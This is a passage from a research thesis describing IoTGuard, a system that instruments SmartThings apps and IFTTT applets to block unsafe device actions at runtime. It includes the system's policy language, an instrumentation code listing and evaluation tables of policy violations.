Policies are properties that an app must satisfy an IoT environment to be safe and secure. To define this concept for IoT, we extend the developed IoT properties in Chapter 6 to identify IoTGuard's policies. These properties were exercised on the source code of IoT apps through a model checker in Chapter 6. To remind, this approach derives requirements (properties) by evaluating the connections between assets, functional requirements, and functional constraints, where (a) *assets* are artifacts that someone places value upon, e.g., a door lock, (b) *functional requirements* define how a system needs to operate in a normal environment, e.g., when a user arrives home, the door unlocks, and (c) *functional constraints* restrict the use or operation of assets. For example, a door must open only when an authorized user requests it. We used use/misuse case requirements engineering as a policy discovery process on the IoT apps and trigger-action platform rules used in our evaluation (See Section 7.5). We use 30 app-specific policies (`R.1`-`R.30`) and four general policies developed (`G.1`-`G.4`) in Chapter 6.2.2, and identify two trigger-action platform-specific policies (`S.1`-`S.2`, see Figure 7.7). We note that the complete list of policies is presented in the Appendix D.

Trigger-action Platform-specific Policies. We define two trigger-action platform-specific policies to address the integrity and confidentiality violations between trigger-action platform services and IoT platforms. We first label each event and action of trigger-action apps with trusted and untrusted labels for integrity policies, and with public and private labels for confidentiality policies [76, 135]. The trusted label refers to events and actions that a user controls, and anyone can cause untrusted events and actions. The private label refers to information that only a user needs to know, and the public label refers to information with unrestricted access. An integrity policy violation happens when an untrusted event changes a trusted attribute. For example, `S.1` says that an app turning on the light switch when the user is tagged in a photo is an integrity violation (untrusted user-tag event turns on the light). A confidentiality policy violation happens when an event changes an attribute that makes private information publicly available. For example, `S.2` says that an app that posts the user's presence to social media when the door is unlocked is a confidentiality violation (user's presence is shared publicly).

We label the events and actions of an IoT platform trusted and the information obtained from an IoT system confidential. We label the events and actions of the trigger-action platform based on their properties. For instance, if a rule turns on a smart switch when the user sends an email, the send-email event is labeled with a trusted label as the user sends the email. These labels are stored in an app's dynamic model that the data collector maintains. We will detail labeling actions and events of our target trigger-action platform IFTTT in Section 7.4.

Policy Description Language. We illustrate the format and semantics of IoTGuard's policy language (GPL). Users can refine existing policies or add new policies using the GPL syntax. Listing 7.1 defines the policy description language

```
⟨policy-set⟩        ::=  [⟨statements⟩]
⟨statements⟩        ::=  ⟨statement⟩ ‘;’ [⟨statements⟩]
⟨statement⟩         ::=  ⟨restrict_clause⟩ | ⟨allow_clause⟩
⟨restrict_clause⟩   ::=  ‘restrict’ ‘:’ [⟨transitions⟩] ‘:’ [⟨states⟩]
⟨allow_clause⟩      ::=  ‘allow’ ‘:’ [⟨transitions⟩] ‘:’ [⟨states⟩]
⟨transitions⟩       ::=  ⟨transition⟩ [‘,’ ⟨transitions⟩]
⟨transition⟩        ::=  ⟨identifier⟩ | ‘’
⟨states⟩            ::=  ⟨state⟩ [‘,’ ⟨states⟩]
⟨state⟩             ::=  ⟨identifier⟩ | ‘’
⟨identifier⟩        ::=  ⟨word⟩
⟨word⟩              ::=  ⟨char⟩ [⟨word⟩]
⟨char⟩              ::=  ⟨letter⟩ | ⟨digit⟩
```

Listing 7.1: IoTGuard Policy Language (GPL) syntax in BNF.

in the BNF notation. A policy-set is a collection of statements that includes clauses. The collection of clauses defines a user's policies. A policy indicates combinations of transitions and state strings that should be restricted or allowed. The clauses allow each user to dictate an independent policy for devices. *Restrict* and *Allow* are two reserved tags. The clauses are compromised of two parts. The first part, *transitions*, defines a list of events and predicates. This can be a single transition or a comma-separated list of transitions. An empty entry means clauses are allowed or restricted for all transitions. The second part, *states*, is a list of device states controlling when this clause will be executed. A state expresses whether these device states are allowed or not. For example, a user may restrict a "security system off" state without specifying an event. Only if all states and transitions listed in clauses are true, a clause is true.

7.3.3.2 Policy Enforcement

The policies are enforced on the dynamic model of an app if the app is independent of other apps or on the unified dynamic model if the app interacts with other apps. The security service implements reachability analysis for the app-specific (`R.1`-`R.30`) and general policies (`G.1`-`G.4`), and it checks the trigger-action platform policies (`S.1`-`S.2`) based on the integrity and confidentiality labels.

For reachability analysis, the security service first obtains the events and actions of a dynamic model. It then validates policies by matching them with the events and actions of a policy clause. For example, if a set of interacting apps' unified dynamic model includes a path from a not-present event to a door-unlocked action, the security service matches this path with `R.1`, which says that the door should not be unlocked when the user is not present, and rejects the door-unlock action. To reduce the overhead of policy checks, the security service uses self-loop, cycle, and parallel edge detection algorithms on the dynamic model (See Section 7.4). For instance, `G.3` says that an event of an app must not change a device attribute to a value that is used as an event that triggers a handler of another app and that leads to an infinite cycle of event and actions. To illustrate, an app turns on the switch when the door is locked, while another app locks the door when the switch is turned on. Here, the security service enforces `G.3` through a cycle detection algorithm, and rejects the lock-door state of the second app to prevent the infinite cycle. We note that to enforce `G.1` and `G.4` (See Figure 7.7), the security service requires users to explicitly specify which action to be blocked. This is because the security service cannot determine which action causes violation without users specifying their needs, especially when there are conflicting policies. For example, consider when a fire alarm triggered by smoke opens the water valve to activate a sprinkler, and a moisture detector closes the water valve to cut off water source. Here the policy that guarantees the water is not running when moisture is detected conflicts with the policy that mandates a sprinkler remains on when smoke is detected. In these cases, IoTGuard requires users to explicitly specify what action needs to be taken (either to block the valve-open or the valve-close action). If the user does not specify the policy explicitly, IoTGuard implements two solutions: It may either enforce the first matching policy (allows the valve-open action when smoke is detected and blocks the valve-close action when the leak is detected) or may ask users through run-time prompts.

Lastly, the security service implements an information flow analysis algorithm to enforce trigger-action platform-specific policies (`S.1` and `S.2`). It first obtains the integrity and confidentiality labels of the states. It then checks whether a path exists to a public state that makes private information public, and from an untrusted state to a trusted state. For integrity violations, it blocks the trusted state, and for confidentiality violations, it blocks the public state.

7.4 Implementation

We implemented IoTGuard for SmartThings apps and IFTTT trigger-action applets. SmartThings supports more devices than competing IoT platforms and has a growing number of IoT apps [117]. IFTTT is a widely used trigger-action platform with over 11 million users and 54 million rules [152]. We first extract the events and actions of IFTTT rules to map each IFTTT rule to an IoT app. This allows us to execute the rules in an IoT simulator (detailed below). IoTGuard's code instrumentor then adds extra code logic to an app's source code to collect app's information at runtime without any change to the platforms. The instrumented apps are executed in the SmartThings simulator [132], which simulates the behavior of physical devices with virtual devices. Apps communicate with IoTGuard that operates on a local server through synchronous HTTP requests. We next detail each step of our implementation.

7.4.1 Identifying IFTTT Applet Events and Actions

For trigger-action platform rules, we use IFTTT applets designed for SmartThings [70]. In April of 2018, we obtained over 100 IFTTT SmartThings applets. The IFTTT applets are strings, for example, "log door openings to Google Spreadsheet when the door is unlocked by SmartThings." Here, our goal is to obtain events and actions of an applet and map them to an app that executes within the SmartThings simulator. Turning to the example applet, the app executed in the simulator transmits "log the door-unlock state to the Google spreadsheet" action to IoTGuard when the "door-unlock" event happens. We build a SmartThings app that subscribes to the door-unlock event, and create the "log the door-unlock state to the Google spreadsheet" process when the door-unlock event handler is invoked. The rule executes in a special security context, where it only has access to SmartThings devices and the services connected to the SmartThings devices authorized by the user at install time.

To do so, we first crawl IFTTT applets and obtain the SmartThings applets. We then tokenize the applets, where each token is an alphanumeric word, filter tokens that are stop words, and then stem them with the Porter stemmer [23]. We then create an inverted index of the tokens. The inverted index is used to search the IFTTT-provided actions and events. For example, if the search hits the "door lock" action of SmartThings before the "when" keyword, it is an action, and if the search hits "user present" after the "when" keyword, it is an event. When an applet does not contain "when", we consider it an IFTTT DO applet. DO applets only include SmartThings actions, and the actions are invoked through the IFTTT website or the DO mobile app. We map triggers of the DO rules to the "app touch" event of the SmartThings platform, and the "app touch" event performs actions when a user clicks on a button in the simulated app. We found that identifying an IFTTT applet's actions and events in some cases requires manual effort because IFTTT applets are not well structured, and their definitions are often unclear (See our discussion in Section 7.7). Therefore, we manually check each applet and verify the events and actions; we then associate each action and event with integrity and confidentiality labels to check the trigger-action platform-specific policies.

7.4.2 Code Instrumentor

Apps are instrumented by the code instrumentor before they are executed in the SmartThings simulator. Figure 7.8 shows the instrumented version of the example app in Figure 7.5. The instrumentor works on the Abstract Syntax Tree (AST) representation of a SmartThings app's Groovy code. The Groovy compiler supports customizing the compilation process with compiler hooks, through which one can insert extra passes into the compiler (similar to the modular design of the LLVM compiler [84]). The code instrumentor visits AST nodes during the Groovy compiler's semantic analysis phase when it performs consistency and validity checks on the AST. Our implementation uses an `ASTTransformation` to hook into the compiler, `ASTBrowser` to extract entry points, method calls, and expressions inside AST nodes. This allows our implementation to insert an app's information such as the app ID and app name (lines 6-8), and obtain an app's events (line 10), actions, numerical-valued attributes, and predicates that guard actions (line 15 and 20). The information is transmitted to IoTGuard's data collector (line 16 and 24) through a JSON object with additional information obtained from the app's state, event, and device object instances (lines 29-40). The event object in SmartThings allows accessing the event properties [48]; for example, the event type is obtained through `evt.value` (line 34). Similarly, a device object allows accessing device features [42];

```
 1: // Devices and user inputs
 2: preferences {...}
 3: // Events
 4: subscribe(presenceSensor, "presence", presenceHandler)
 5: // App information
 6: state.appID = "app1"
 7: state.appDescription = "welcome home app…"
 8: state.appName = "welcome-home”
 9: // Entry point
10: def presenceHandler(evt){
11:   if(evt.value == "present"){
12:     def t_home = 65
13:     def d_thold = 5
14:     def power = meter.currentValue("power")
15:     actions = [action: ["s.on()","d.unlock()"],
16:     response = sendRequest(evt,actions)
17:     if(response["s.on"]){s.on()}
18:     if(response["d.unlock"]){d.unlock()}
19:     if(power < thold + d_hold){
20:       actions = [action: ["t.set…(t_home)"],
21:                  action_var: [t_home:t_home],
22:                  pred: "power<thold+d_hold",
23:                  pred_var: [power:power,thold:thold, d_thold:d_thold]
24:       response = sendRequest(evt,actions)
25:       if(response["t.setHeatingSetpoint"]){
26:       t.setHeatingSetpoint(t_home)
27:     }
28: }
29: // Code block of transmitting app information to IoTGuard
30: def sendRequest(evt, actions){
31:   def params  // Set IoTGuard server
32:   def jsonRequest   // Create JSON request object
33:   // Append app info from state object
34:   // Append event info (e.g., event value (evt.value)) from evt object instance
35:   // Append device info (e.g., device type (s.typeName)) from device object instance
36:   // Send request to IoTGuard’s data collector
37:   httpPostJson(params){ resp-> ...
38:   }
39:  return response
40: }
```

Figure 7.8: IoTGuard’s code instrumentation logic for the app’s `presence` event handler depicted in Figure 7.5 (App’s other event handlers are similarly instrumented). The instrumented code is highlighted in grey color. The actions guarded with the IoTGuard’s response are highlighted in dashed-red boxes.

for example, the device type is obtained from developer-defined device input `s` through `s.typeName`. The response returned from IoTGuard either allows or denies the app’s actions (lines 17-18 and 25).


The SmartThings programming platform has a number of idiosyncrasies that the code instrumentor needs to address for precise code instrumentation: (1) abstract transitions and states, (2) state variables, and (3) calls by reflection. First, abstract events are triggered when a user clicks on an app icon or by a pre-defined event such as location mode change from away to home. Additionally, events may lead to abstract states. For instance, `setLocationMode()` sets the location mode to a pre-defined mode. The code instrumentor models app lifecycle based on the complete set of abstract events and states defined in the SmartThings documentation [128]. Second, apps may use state variables that are stored in either the global `state` or `atomicState` object to persist data across executions. State variables are often used in conditional branches to guard state transitions. The code instrumentor applies field-sensitive analysis to track the data dependencies of all fields defined in the `state` and `atomicState` objects. Lastly, SmartThings supports call by reflection (using `GString`) [128], which allows a method to be invoked by providing its name as a string. To handle calls by reflection, the code instrumentor's call graph construction adds all methods in an app as possible call targets.

7.4.3 Data Collector and Security Service

The data collector and security service run on a Jetty [8] local server. App requests are tunneled from the SmartThings cloud to the local server running IoTGuard with ngrok [101]. The data collector extends Guava's Graph library [57] to store dynamic models because of its computation efficacy and openness. The graph library implements a network data structure that provides important prerequisites for our purposes, in particular, parallel edges, self-loops, and unique transition objects. The network data structure uses hash-based (and enum-based) collections, which implement single-entry operations in constant time and all tree-based/sorted collections have logarithmic time for single-entry operations. The security service implements graph algorithms on top of Guava's network data structure to enforce policies on the dynamic models, i.e., reachability analysis, self-loop and cycle detection, and information-flow analysis.

7.4.4 IoTGuard User Console

Figure 7.9 shows the user console of IoTGuard. The console displays a visual representation of a policy violation. For each policy violation, it shows the description


Rule Violation

Rule violation in interacting apps

Violation cause: Interaction of smoke-alarm, mode-change, and welcome-home

Violated rule: The door must not be locked when there is smoke (R.3)

Violation Details

smoke-detector interacts with mode-change interacts with welcome-home

$\text{smoke-detected} \rightarrow \text{switch-on}$ | $\text{switch-on} \rightarrow \text{home-mode}$ | $\text{home-mode} \rightarrow \text{door-lock}$

❶ IoTGuard Automated Block option is active

door-lock action in welcome app is blocked!

❷ IoTGuard requires user approval for door-lock action in welcome-home app

Figure 7.9: IoTGuard user console provides two solutions for policy violations: blocking the undesired state and informing users about the policy violation (❶) and allowing users to reject or accept the actions through runtime prompts (❷).

of the violated policy and events and actions of the interacting apps that lead to the violation. The users can either select IoTGuard to automate the blocking of an action that violates a policy (❶) or may allow or deny the action through a runtime prompt (❷). The second option is less secure for users who install apps without understanding warnings. Furthermore, runtime prompts in some cases may prevent real-time automation; for instance, users need to be awake to approve an action. We note that the IoT console can be improved with various information such as app descriptions and device locations through IoTGuard's data collector to meet the usability and accessibility requirements for users.

7.5 Evaluation

We present two studies evaluating the IoTGuard system—one synthetic and one market-based. The first is a study of 15 hand-crafted SmartThings apps and five IFTTT applets, which contain a number of representative policy violations (Section 7.5.1). In a second study, we execute market vetted of 35 SmartThings apps and 30 IFTTT applets with various configurations in a simulated smart home (Section 7.5.2). Lastly, we study the performance overhead of the IoTGuard system (Section 7.5.3). In these studies, we sought to validate the correctness, completeness, and performance of IoTGuard on the target apps. We performed our experiments

Table 7.1: Effectiveness of IoTGuard in enforcing the policies in malicious and flawed apps.

Gr.ID	App[†]	Transitions/States	Enforced Pol.	Blocked States
1	ST1	$\xrightarrow{\text{battery low}}$ unlock front door	R.1	unlock front door (ST1)
2	IFTTT1	$\xrightarrow{\text{11pm}}$ turn off lights	R.14(x2)	turn off alarm (ST3) turn off security system (ST3)
	ST2	$\xrightarrow{\text{lights turned off}}$ to sleeping mode		
	ST3	$\xrightarrow{\text{mode changed}}$ turn off appliances		
3	ST4	$\xrightarrow{\text{smoke detected}}$ turn on lights and alarm	R.3 S.2	lock door (ST6) log public spreadsheet (IFTTT2)
	ST5	$\xrightarrow{\text{lights on}}$ to home mode		
	ST6	$\xrightarrow{\text{home-mode}}$ lock door		
	IFTTT2	$\xrightarrow{\text{door-locked}}$ log to a public spreadsheet		
4	ST7	$\xrightarrow{\text{contact sensor open}}$ turn on lights	G.1	turn off lights (ST8)
	ST8	$\xrightarrow{\text{contact sensor open}}$ turn off lights		
5	IFTTT3	$\xrightarrow{\text{Google Assistant (by voice)}}$ turn off light	G.3	turn off light (ST10)
	ST9	$\xrightarrow{\text{light turned off}}$ change mode		
	ST10	$\xrightarrow{\text{mode-change}}$ turn off light		
6	IFTTT4	$\xrightarrow{\text{Anyone checks in \#hashtag}}$ unlock door	S.1 R.13(x3) R.12	unlock door (IFTTT4) brew coffee (ST11) sound music (ST12) set thermostat cooling (ST14) set thermostat heating (ST15)
	IFTTT5	$\xrightarrow{\text{email sent}}$ turn on light		
	ST11	$\xrightarrow{\text{light turned on}}$ brew coffee		
	ST12	$\xrightarrow{\text{light turned on}}$ sound music		
	ST13	$\xrightarrow{\text{light turned on}}$ change mode		
	ST14	$\xrightarrow{\text{mode-change}}$ set thermostat cooling		
	ST15	$\xrightarrow{\text{mode-change}}$ set thermostat heating		

[†] ST is for SmartThings apps, and IFTTT is for IFTTT applets.

on a laptop computer with a 2.6GHz 2-core Intel i5 processor and 8GB RAM, using Oracle's Java runtime version 1.8 (64 bit) in its default settings. We use the SmartThings simulator [132] the execute the apps. The apps send their information to the IoTGuard system that runs on a Jetty 8 HTTP server and Java Servlet container [8]. The requests of the apps are tunneled from SmartThings cloud to the local server with ngrok 2.0 [101].

7.5.1 Effectiveness

This section reports on an application study that uses IoTGuard to analyze how 15 hand-crafted SmartThings apps (ST1-ST15) and five IFTTT (IFTTT1-IFTTT5)

Table 7.2: Properties of analyzed IoT apps and trigger-action platform applets in market-based studies.

	Nr.	**Uniq. Devices**	**Uniq. Services**	**#Events**	**#Actions**	**Func.**
IoT	35	20	–	86	78	†
Trigger-action	30	7	12	30	30	‡

† The SmartThings apps cover functionality, including security and safety, green living, convenience, home automation, and personal care. We determined an app's functionality by checking the definition block in its source code.

‡ The IFTTT applets connect SmartThings with services of the phone call, Foursquare, Google Spreadsheet, Google Voice, time, email, Philips, Slack, Douglas, Twitter, GraspIO, and Wemo.

applets violate the policies. Each app represents a unique malicious behavior or flaw that causes a policy violation in an individual app and multi-app environments. The apps include various devices and services covering diverse real-life use cases. We constructed these apps based on a survey of recent literature on IoT safety and security [29, 43, 78, 135, 142].

Our analysis of IoTGuard showed that it correctly enforced 12 of the 12 policy violations, including a policy violation in an individual app and 11 policy violations in five group of apps that interact with each other. We manually exercised the functionality offered by the apps and confirmed the policy violations. Table 7.1 shows the groups of apps, transitions, and states of the apps, violated policies and blocked states to prevent the violations. Each group includes a set of apps that are co-located in an environment and authorized to use the same devices. In the following discussion, we will use app group IDs (`Gr.1`-`Gr.6`) in Table 7.1. For instance, in `Gr.1`, IoTGuard enforces `R.1` and blocks the "unlock front door" action of `ST1` that unlocks the front door without checking whether the user is at home. In `Gr.3`, three IoT apps (`ST4-ST6`) and one IFTTT app (`IFTTT2`) interacts with each other. The interaction between `ST4`, `ST5` and `ST6` violates `R.3` by locking the door when there is smoke at home. `ST6` and `IFTTT2` violates `S.2` by logging private door-locked state to a public file. IoTGuard blocks the "lock door" action of `ST6` to prevent violation of `R.3`, and "log door-state to a public spreadsheet" action of `IFTTT2` to prevent violation of `S.2`.




Figure 7.10: The simulated smart home used in market app study.

7.5.2 Market App Study

We performed two market-based studies to evaluate the effectiveness of the IoTGuard in supporting users in avoiding undesired states. In a first study, we configure apps with a single separate device, and in a second study, we configure the apps with multiple devices based on the description of apps. Through these studies, we evaluate IoTGuard in violations that can happen in practice when an app works in isolation and when multi-apps are co-located in an environment.

7.5.2.1 Experimental Setup

We simulate a smart home as shown in Figure 7.10. The smart home includes 20 different IoT devices, a total of 29 devices. Some IoT devices are deployed multiple times; for example, water leak detector (⑪) is deployed both in the kitchen and bathroom. These devices are the most selling IoT consumer products for smart home [3]. To build automated tasks for the smart home devices, we obtained 35 official (vetted) IoT apps (`M.ST1`-`M.ST35`) from the SmartThings GitHub repository [125] and 30 official IFTTT applets (`M.IFTTT1`-`M.IFTTT30`) from IFTTT market [70, 135] (See Table 7.2). The IFTTT applets connect seven IoT devices with twelve unique services such as Google voice and phone call. These apps and applets include various devices, services, and functionality that encompass diverse real-life use cases. Some apps require pre-defined mode inputs. We defined four modes, home, away, sleeping and vacation based on the use cases of modes in SmartThings documentation [96]. We generate an app's all events to trigger its all event handler methods. If an app requires input for a numerical-valued device attribute, we generate inputs in a range the device supports based on the app logic (similar to fuzz testing that guides a fuzzer to cover the app code intelligently [136]). For instance, a thermostat input to set the temperature value can be generated between 50 and 95.

7.5.2.2 Apps Used in Isolation

In our first study, we run each app by configuring with a single separate device. For instance, an app that turns on lights in the kitchen when motion is active is configured with a smart switch and a motion detector in the kitchen. The goal of the study is to enforce policy violations when apps are used in isolation; however, we found that apps require a greater number of devices than those found in the smart home—eight apps in our corpus use a motion detector, yet three motion detectors are deployed in the smart home. To be consistent in our experiments, we assume the apps sharing a common device are not installed by a user at once.

We found that apps used in isolation lead to unsafe and undesired states. Table 7.3 rows labeled with ❶ shows the violations and blocked states. IoTGuard enforced a policy that an IFTTT app violates, and two policies in two groups that have four apps. We found that there are three reasons for policy violations enforced by IoTGuard. First, though apps are configured with a single separate device, the interaction of apps through abstract attributes cause policy violations; for example, when `M.ST4` changes the mode at a specific time, `M.ST7` turns on a configured appliances (heater based on our configuration) when the user is not at home (`R.13`). Second, misconfiguration of numerical-valued device attributes such as thermostat heating point cause policy violations; for example, AC and heater run at the same time when a common heating and cooling value is set (`R.17`). The reason behind the configuration errors is running the apps with the complete test inputs that a device supports; thus, these errors depend on the user's configuration of apps' numerical-valued attributes at install time. Third, `M.IFTTT24` violates `S.1` by turning on a light switch when someone Tweets #ChristmasSpirit. IoTGuard enforces `S.1` and blocks "light turn on action". We note that none of the official SmartThings apps were flagged as violating policies when apps run in isolation; we believe this is because of the strict manual vetting enforced on official SmartThings apps, which takes a couple of months [129].

Table 7.3: Potential policy violations by 65 (35 IoT apps and 30 IFTTT applets) of the studied apps.

Study	Gr.ID	App[‡]	Transitions/States	Enforced Pol.	Blocked State
❶[†]	1	M.ST11	$\xrightarrow{\text{temp}\geq\text{user input}}$ heater on		
		M.ST12	$\xrightarrow{\text{temp}\geq\text{user input}}$ AC on	R.17	AC on (M.ST12)
	2	M.ST4	$\xrightarrow{\text{time}}$ mode change	R.13	heater switch on (M.ST7)
		M.ST7	$\xrightarrow{\text{mode-change}}$ heater switch on	S.1	light on (M.IFTTT24)
	3	M.IFTTT24	$\xrightarrow{\text{anyone Tweets \#ChristmasSpirit}}$ light on		
❷[†]	1	M.ST21	$\xrightarrow{\text{motion active}}$ lights on		
			$\xrightarrow{\text{motion inactive}}$ lights off		lights on (M.ST9)
		M.ST15	$\xrightarrow{\text{motion active}}$ lights on	G.2(x5)	lights on (M.ST15)
		M.ST9	$\xrightarrow{\text{motion active}}$ lights on		lights off (M.ST9)
			$\xrightarrow{\text{motion inactive}}$ lights off		lights on (M.ST9)
		M.IFTTT21	$\xrightarrow{\text{light on}}$ capture photo		capture photo (M.IFTTT21)
	2	M.ST1	$\xrightarrow{\text{motion inactive}}$ switch off		
		M.ST2	$\xrightarrow{\text{power>threshold}}$ switch off		
		M.ST33	$\xrightarrow{\text{time}}$ switch off		
		M.IFTTT1	$\xrightarrow{\text{sunrise}}$ switch off		
		M.IFTTT28	$\xrightarrow{\text{Google voice}}$ switch off		
		M.ST23	$\xrightarrow{\text{contact sensor open}}$ switch off		switch on (M.ST7)
		M.ST10	$\xrightarrow{\text{switch off}}$ mode change	G.3	heater, coffe mac., crock. on (M.ST7)
		M.ST6	$\xrightarrow{\text{mode change}}$ switch off	R.13(x3)	light on (M.ST7)
		M.ST7	$\xrightarrow{\text{mode change}}$ switch on	R.12	alarm off (M.ST6)
		M.IFTTT13	$\xrightarrow{\text{leak detected}}$ switch on	R.14	switch on (M.IFTTT20)
		M.IFTTT20	$\xrightarrow{\text{door ring pressed}}$ switch on	S.1(x2)	send Slack notification (M.IFTTT16)
		M.IFTTT9	$\xrightarrow{\text{missed call}}$ switch on	S.2	open window shade (M.IFTTT17)
		M.IFTTT30	$\xrightarrow{\text{send email}}$ switch on		
		M.IFTTT16	$\xrightarrow{\text{switch on}}$ send Slack notification		
		M.IFTTT17	$\xrightarrow{\text{switch on}}$ open window shade		
	3	M.ST21	$\xrightarrow{\text{motion inactive}}$ switch off		
		M.ST15	$\xrightarrow{\text{motion inactive}}$ switch off	G.1(x2)	switch off (M.ST15)
		M.ST7	$\xrightarrow{\text{contact sensor open}}$ switch on	G.2	switch on (M.ST7)
		M.ST6	$\xrightarrow{\text{contact sensor open}}$ switch off	G.4	switch off (M.ST6)
		M.ST18	$\xrightarrow{\text{app touch}}$ switch on		switch off (M.ST23)
		M.ST23	$\xrightarrow{\text{app touch}}$ switch off		

[†] ❶ is the study results of apps used in isolation, and ❷ is the results of multi-apps co-located in an environment.
[‡] M.ST is for SmartThings market apps, and M.IFTTT is for IFTTT market applets.

7.5.2.3 Apps Co-located in an Environment

In a second study, we configure the apps and applets with a number of devices based on app descriptions. For instance, if an app's description states that "Turn things off if you are using too much energy", and if an applets description states that "At sunrise automatically turn off a smart device you choose", we configure the apps with all switches in the smart home. Our goal in this set of experiments is to evaluate the effectiveness of IoTGuard on policy violations when apps share at least a common device. Naturally, this can happen in practice when the apps are co-located in an environment by a user.

We found that multiple apps work in concert violates nine unique properties. IoTGuard blocked 18 unsafe and undesired states in three group of apps violating multiple policies. We examined 16 apps and nine applets that interact with each other through 27 events and actions. Table 7.3 rows labeled with ❷ shows the app groups, transitions, and states that constitute violations, violated policies and blocked states. In the following discussion, we will use app group IDs (`Gr.1`-`Gr.3`) in Table 7.3. Each group includes a set of apps and applets that a user may install together and authorize them to use the same devices.

In `Gr.1`, `M.ST21`, `M.ST9`, and `M.ST15` turn on the lights when motion is active and turns off the light when motion is inactive. This leads to turning on and off the lights multiple times because of the same functionality provided in some branches of the apps. Similarly, `M.IFTTT20` takes a photo multiple times every time the lights are turned on. IoTGuard enforces `G.2` and blocks all repeated states. In `Gr.2`, a set of apps and applets turns off the switch with different events such as time, and voice. When "switch off" event happens, `M.ST10` changes the mode. When the "mode" is changed, `M.ST6` and `M.ST7` turns off and turns on a set of devices. The interaction between apps and applets result in an unauthorized control of a set of devices. IoTGuard enforces `R.12`, `R.13`, `R.14`, and `G.3` policies and blocks the states that cause security and safety risks for users. For instance, IoTGuard blocks "heater on" and "crockpot on" states (`M.ST7`), and "alarm off" state (`M.ST6`) when the mode is changed to sleeping, away and vacation. Similarly, a set of applets turns on the switch when "door ring pressed", "missed call", "leak" and "send email" events happen. In this, IoTGuard enforces integrity and confidentiality policies of `S.1` and `S.2`. For instance, "open window shade" (`M.IFTTT17`) state is blocked when the door ring pressed, and "send Slack notification" is blocked when the switch is turned on. Lastly, in Gr.3, IoTGuard enforces G.1 when “contact sensor open” event of M.ST18 and M.ST23 change the switch state to conflicting values of “on” and “off”. Furthermore, IoTGuard enforces G.4 when “app touch”, “motion inactive”, and “contact sensor open” events change a device state to conflicting “on” and “off” states when these events happen at the same time.

7.5.3 Performance Evaluation

We study IoTGuard’s code instrumentation and runtime overhead. We performed the tests during the market app study.

7.5.3.1 Code Instrumentation Performance

We evaluated IoTGuard’s code instrumentor in terms of the process time required for adding the instrumentation code to an app, and the number of Lines of Code (LoC) required for instrumenting an app. The average time to insert instrumentation code for an app is 4.1±2 secs. The SmartThings apps are on average 220 LoC, and the number of LoC added to an app is on average 20±8 LoC (9.1%). IFTTT rules are on average 60 LoC after they are converted to an app that runs on the SmartThings simulator, and the number of LoC added to an IFTTT rule is 8±2 (13.3%). We note that IoTGuard also appends on average 20 LoC for transmitting the app’s information. An app’s instrumentation time and the number of LoC depend on the algorithms developed for extracting the events, actions, and predicates of the apps. For instance, an app that has many actions in conditional branches takes more time than an app that does not have any branches. We note that the code instrumentor adds the instrumentation code to an app at install time; thus, it does not introduce runtime overhead.

7.5.3.2 Runtime Overhead

To study the overhead introduced into a system by IoTGuard, we record, end-to-end overhead, the time between when an app receives an event and when an app executes an action. For instance, the end-to-end overhead of an app that turns on the switch when the user is present is the time between triggering the “user-present” event handler and executing the “switch on” action. We generate the consecutive events of the apps with instrumentation and without instrumentation and measure




Figure 7.11: IoTGuard's end-to-end overhead on policy enforcement. Error bars indicate standard errors, and percentages shows the overhead with respect to the unmodified system.

